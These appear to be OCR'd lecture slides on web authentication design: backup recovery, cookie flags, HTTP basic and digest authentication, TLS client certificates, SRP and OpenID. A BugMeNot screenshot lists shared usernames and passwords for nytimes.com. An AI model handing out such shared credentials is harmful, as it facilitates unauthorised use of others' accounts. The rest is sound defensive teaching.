
—If you requested this email (you'll know if you did):

1. Copy the link below: **Don't give this link to William Shakespeare or anyone else**
   http://recover.live.com/?c=rnw5u699wrqse6nhs99t& ←For you only
2. Open your web browser, paste the link in the address bar, and then press ENTER.
3. Follow the instructions on the web page that opens.

Schecther et al. 2008

Mitigates: Question guessing, email as failure point

Better backup authentication



Windows Live ID Account Recovery - Windows Internet Explorer
http://recover.live.com/
Live Search
Favorites
Windows Live ID Account Recovery
Page
Safety
Tools

Help a friend reset his or her Windows Live ID password

Use this form if someone you know asked you to help recover his or her Live ID account.

Windows Live ID is the user identification system for Windows Live services such as Hotmail.

Your email address: chris.marlowe@live.com

If you have multiple email addresses, ask your friend which of your addresses he or she provided when selecting you as an account trustee and enter that address.

What is an account trustee?

Your friend's email address william1564@live.com

This is the email address of the Windows Live ID account (e.g. Hotmail) for which your friend has forgotten the password.

Next


You will only be able to assist friends who have already identified you as one of their password-recovery trustees in their Windows Live ID profiles.

© 2008 Microsoft | Privacy | Legal   Help Central | Feedback

Schechter et al. 2008

Mitigates: Question guessing, email as failure point

Better backup authentication




Please confirm your identity

Friend 2 of 7

- ○ Kassie [redacted]
- ○ Sara [redacted]
- ○ Harrison [redacted]
- ○ Trista [redacted]
- [redacted]
- ○ Lauren [redacted]
- ○ Laura [redacted]
- ○ I'm not sure

Mitigates: Question guessing, email as failure point

Better backup authentication



Account Activity

View your recent account activity. If you notice an unfamiliar device or location, click "end activity"

Note: Locations and device types reflect our best guesses based on your ISP or wireless carrier.

Most Recent Activity

Last Accessed: **Today at 3:12pm**
Location: Cambridge, ENG, GB *(Approximate)*
Device Type: Firefox on Linux

Also Active

Last Accessed: **Yesterday at 6:54pm** end activity
Location: Cambridge, ENG, GB *(Approximate)*
Device Type: Mozilla/5.0 (X11; U; Linux i686; en-US) AppleWebKit/534.12 (KHTML, like Gecko) Ubuntu/9.10 Chromium/9.0.576.0 Chrome/9.0.576.0 Safari/534.12

Last Accessed: **November 1 at 2:12pm** end activity
Location: London, ENG, GB *(Approximate)*
Device Type: Chrome on Win7

Last Accessed: **October 29 at 8:17pm** end activity
Location: Cambridge, ENG, GB *(Approximate)*
Device Type: Mozilla/5.0 (X11; U; Linux i686; en-US) AppleWebKit/534.11 (KHTML, like Gecko) Ubuntu/9.10 Chromium/9.0.566.0 Chrome/9.0.566.0 Safari/534.11

Last Accessed: **October 24 at 1:26am** end activity
Location: Cambridge, ENG, GB *(Approximate)*
Device Type: Firefox on Linux

Mitigates: Account takeover

Better cookie semantics

```
HTTP/1.1 302 Moved Temporarily
Host: www.example.com
Location: http://www.example.com/main
Set-Cookie:  user_id=821183;
expires=Sat, 11-Dec-2010 15:48:38 GMT; path=/;
Set-Cookie:  auth=f0eb6a1bdff...
expires=Sat, 11-Dec-2010 15:48:38 GMT; path=/;
httponly;
Content-Length: 0
```

128.28.2.138 ⟵ https://www.example.com

Mitigates: cross-site scripting

Better cookie semantics

```
HTTP/1.1 302 Moved Temporarily
Host: www.example.com
Location: http://www.example.com/main
Set-Cookie:  user_id=821183;
expires=Sat, 11-Dec-2010 15:48:38 GMT; path=/;
Set-Cookie:  auth=f0eb6a1bdff...
expires=Sat, 11-Dec-2010 15:48:38 GMT; path=/;
secure;
Content-Length: 0
```

128.28.2.138 ⟵ https://www.example.com

Mitigates: post-TLS cookie stealing

Designed login protocols

```
GET / HTTP/1.1
Host: www.example.com
```

128.28.2.138 ⟶ www.example.com


```
HTTP/1.1 401 Authorization Required
Content length: 7661
Content-Type: text/html
WWW-Authenticate:  Basic realm="example.com"
```

128.28.2.138 ⟵ www.example.com

HTTP basic access authentication

Mitigates: cookie theft

Designed login protocols


Mozilla Firefox
File Edit View History Bookmarks Tools Help
Most Visited GMail Google Wikipedia Google News Computer Lab Slashdot Engadget Ars Technica Lifehacker Mashable news Ponder this RotorBlog.com
Loading...
Authentication Required
Cancel
OK
FoxyProxy: Default
ShowIP

http://liverpoolst.ad.cl.cam.ac.uk/public/RoomBookings/Lecture1/?cmd=contents&view=weekly

A user name and password are being requested by http://liverpoolst.ad.cl.cam.ac.uk. The site says: "liverpoolst.ad.cl.cam.ac.uk"

User Name:

Password:

Waiting for liverpoolst.ad.cl.cam.ac.uk...

HTTP basic access authentication

Mitigates: cookie theft

Designed login protocols

```
GET / HTTP/1.1
Host: www.example.com
Authorization:  Basic amNiODI6bmljZXRyeQ==
```

128.28.2.138 ⟶ www.example.com

$$\text{auth} = \text{encode}_{\text{base64}}(\text{user}||\text{pass})$$

HTTP basic access authentication

Mitigates: cookie theft

Designed login protocols

```
GET / HTTP/1.1
Host: www.example.com
```

128.28.2.138 ⟶ www.example.com

```
HTTP/1.1 401 Authorization Required
Content length: 7661
Content-Type: text/html
WWW-Authenticate:  Digest
realm="example.com" qop="auth,auth-int",
nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093"
```

128.28.2.138 ⟵ www.example.com

HTTP digest access authentication

Mitigates: password sniffing, database compromise

Designed login protocols

```
GET / HTTP/1.1
Host: www.example.com
Authorization:  Digest username="jcb82",
realm="www.example.com",
nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093",
cnonce="0a4f113b", nc=00000001,
qop=auth, uri="/dir/index.html",
response="6629fae49393a05397450978507c4ef1",
```


128.28.2.138 ⟶ www.example.com

$$\text{resp.} = \mathbf{H}(\mathbf{H}(\text{user}||\text{pass})||n_{\text{server}}||\text{counter}_n||n_{\text{client}}||\mathbf{H}(\text{params}))$$

HTTP digest access authentication

Mitigates: password sniffing, database compromise

Designed login protocols


public key client
private key client
Client
Server
public key server
private key server
generate random number RNc
RNc
client_hello (crypto information, RNc)
RNc
generate random number RNs
server_hello (crypto information, RNs)
RNc RNs
RNs RNc
Phase 1
server certificate (incl.)
demand client certificate
check server certificate
RNs RNc
Phase 2
client certificate (incl.)
check client certificate
hash over all previous messages (signed with)
check hash and signature
generate random number pre-master-secret PMS
RNc RNs
PMS encrypted with
PMS RNs RNc
RNc RNs PMS
calculate Master-Secret from PMS RNs RNc
MS
MS
Phase 3
change to encrypted connection with MS as key
end SSL handshake
change to encrypted connection with MS as key
end SSL handshake
Phase 4

TLS client certificates

Mitigates: password sniffing, phishing, DB compromise

Designed login protocols

Public parameters:

$$N = 2q + 1, q, g : |\langle g \rangle| = q, k \in \mathbb{Z}_N$$

Setup:

$$C \longrightarrow S : C, p$$

$$S : s \overset{\mathbf{R}}{\leftarrow} \mathbb{Z}_N, x \leftarrow \mathbf{H}(s, p), \text{store } C, v = g^x) \pmod{N})$$

Authentication:

$$C \longrightarrow S : C, A = g^a \pmod{N}$$

$$S \longrightarrow C : s, B = k \cdot v + g^b \pmod{N}$$


$$C : x \leftarrow \mathbf{H}(s, p), K \leftarrow \mathbf{H}\left((B - k \cdot g^x)^{a + x \cdot \mathbf{H}(A,B)}\right)$$

$$S : K \leftarrow \mathbf{H}\left((A \cdot v^{\mathbf{H}(A,B)})^b\right)$$

Secure Remote Password (SRP) Protocol

Mitigates: password sniffing, phishing, DB compromise

Avoiding password collection



BugMeNot
Bypass Compulsory Registration

nytimes.com passwords

THE NEW YORK TIMES - BREAKING NEWS, WORLD NEWS & MULTIMEDIA

Login with the free account passwords below to bypass compulsory registration.

NewSearch | Instructions

ACCOUNT DETAILS

Username asdfasdfasdf@mailinator.com
Password spiffy
Other
Stats 78% success rate (383 votes)

Did this login work out for you? Yes No

Username c@bs.com
Password taxis
Other
Stats 77% success rate (26 votes)

Did this login work out for you? Yes No


Username cato2605@gmail.com
Password Arcticman
Other
Stats 67% success rate (3 votes)

Did this login work out for you? Yes No

www.bugmenot.com/view/nytimes.com

Mitigates: password re-use across security domains, database compromise

Avoiding password collection



Blacklisted sites from Bugmenot

Single sign-on

Shibboleth
A Project of the Internet2 Middleware Initiative

OAUTH
A
OAUTH

Single sign-on


R	Relying party (www.example.com)
P	OpenID Provider (Facebook, Google, etc.)
$\mathbf{U}_{\mathrm{E}}$	End user (a human)
U_{A}	User agent (a browser)

$\mathbf{U}_{\mathrm{E}} \longrightarrow \mathbf{R}$ I'm **U**@**P**!

OpenID

Mitigates: password re-use

Single sign-on



Registering for Mixx is fast, fun, and easy! Here at Mixx, we don't think you should have to create yet another username and password. We work with several sites that you may already use. Simply select the account you'd like your new Mixx account to work with and we'll handle the rest!

Register using your OpenID URL

OpenID

Mitigates: password re-use

Single sign-on

R	Relying party (www.example.com)
P	OpenID Provider (Facebook, Google, etc.)
$\mathbf{U}_\mathrm{E}$	End user (a human)
$\mathbf{U}_\mathrm{A}$	User agent (a browser)

$\mathbf{U}_\mathrm{E}$	$\longrightarrow$	**R**	I’m **U**@**P**!
R	$\longleftrightarrow$	**P**	$K_{\text{R-P}}, n \leftarrow$ D-H key exchange

OpenID

Mitigates: password re-use

Single sign-on

R	Relying party (www.example.com)
P	OpenID Provider (Facebook, Google, etc.)
U_E	End user (a human)
U_A	User agent (a browser)

U_E	$\longrightarrow$	**R**	I'm **U**@**P**!
R	$\longleftrightarrow$	**P**	$K_{\text{R-P}}, n \leftarrow$ D-H key exchange
U_E	$\longleftarrow$	**R**	OK, go verify with **P** (`HTTP 302`)
U_E	$\longrightarrow$	**P**	I want to talk to **R**, who you share n with

OpenID

Mitigates: password re-use

Single sign-on


R	Relying party (www.example.com)
P	OpenID Provider (Facebook, Google, etc.)
$\mathbf{U}_\mathrm{E}$	End user (a human)
$\mathbf{U}_\mathrm{A}$	User agent (a browser)

$\mathbf{U}_\mathrm{E}$	⟶	**R**	I'm **U**@**P**!
R	⟷	**P**	$K_{\text{R-P}}, n \leftarrow$ D-H key exchange
$\mathbf{U}_\mathrm{E}$	⟵	**R**	OK, go verify with **P** (`HTTP 302`)
$\mathbf{U}_\mathrm{E}$	⟶	**P**	I want to talk to **R**, who you share *n* with
$\mathbf{U}_\mathrm{E}$	⟵	**P**	Are you sure you want to talk to **R**?

OpenID

Mitigates: password re-use

Single sign-on



Google accounts

Sign in as a different user

You are signing in to **Mixx.com** with your Google Account **jbonneau@gmail.com**

☑ Remember me

You can always change your Google Account approval settings. Mixx.com is not owned, operated or controlled by Google or its owners. Learn more

OpenID

Mitigates: password re-use

Single sign-on

R	Relying party (www.example.com)
P	OpenID Provider (Facebook, Google, etc.)
$\mathbf{U}_{\mathrm{E}}$	End user (a human)
$\mathbf{U}_{\mathrm{A}}$	User agent (a browser)

$\mathbf{U}_{\mathrm{E}}$	$\longrightarrow$	**R**	I'm **U**@**P**!
R	$\longleftrightarrow$	**P**	$K_{\text{R-P}}, n \leftarrow$ D-H key exchange
$\mathbf{U}_{\mathrm{E}}$	$\longleftarrow$	**R**	OK, go verify with **P** (`HTTP 302`)
$\mathbf{U}_{\mathrm{E}}$	$\longrightarrow$	**P**	I want to talk to **R**, who you share *n* with
$\mathbf{U}_{\mathrm{E}}$	$\longleftarrow$	**P**	Sure you want to talk to **R**?
$\mathbf{U}_{\mathrm{E}}$	$\longrightarrow$	**P**	Yes, here's my password: *p*

OpenID

Mitigates: password re-use

Single sign-on

R	Relying party (www.example.com)
P	OpenID Provider (Facebook, Google, etc.)
$\mathbf{U}_\text{E}$	End user (a human)
$\mathbf{U}_\text{A}$	User agent (a browser)

$\mathbf{U}_\text{E}$	$\longrightarrow$	**R**	I'm **U@P**!
R	$\longleftrightarrow$	**P**	$K_{\text{R-P}}, n \leftarrow$ D-H key exchange
$\mathbf{U}_\text{E}$	$\longleftarrow$	**R**	OK, go verify with **P** (`HTTP 302`)
$\mathbf{U}_\text{E}$	$\longrightarrow$	**P**	I want to talk to **R**, who you share *n* with
$\mathbf{U}_\text{E}$	$\longleftarrow$	**P**	Sure you want to talk to **R**?
$\mathbf{U}_\text{E}$	$\longrightarrow$	**P**	Yes, here's my password: *p*
$\mathbf{U}_\text{E}$	$\longleftarrow$	**P**	Okay, use $\mathbf{MAC}_{K_{\text{R-P}}}(\mathbf{U}, \mathbf{P})$ (`HTTP 302`)
$\mathbf{U}_\text{E}$	$\longrightarrow$	**R**	$\mathbf{MAC}_{K_{\text{R-P}}}(\mathbf{U}, \mathbf{P})$! See, I'm **U@P**

OpenID

Mitigates: password re-use

Single sign-on

R	Relying party (www.example.com)
P	OpenID Provider (Facebook, Google, etc.)
U$_E$	End user (a human)
U$_A$	User agent (a browser)

U$_E$	$\longrightarrow$	**R**	I'm **U@P**!
R	$\longleftrightarrow$	**P**	$K_{\text{R-P}}, n \leftarrow$ D-H key exchange
U$_A$	$\longleftarrow$	**R**	OK, go verify with **P** (`HTTP 302`)
U$_A$	$\longrightarrow$	**P**	I want to talk to **R**, here's my cookie c
U$_A$	$\longleftarrow$	**P**	Okay, use $\textbf{MAC}_{K_{\text{R-P}}}(\textbf{U}, \textbf{P})$
U$_A$	$\longrightarrow$	**R**	$\textbf{MAC}_{K_{\text{R-P}}}(\textbf{U}, \textbf{P})$! See, I'm **U@P**

OpenID (`auth-immediate`)

Mitigates: password re-use

Questions

jcb82@cl.cam.ac.uk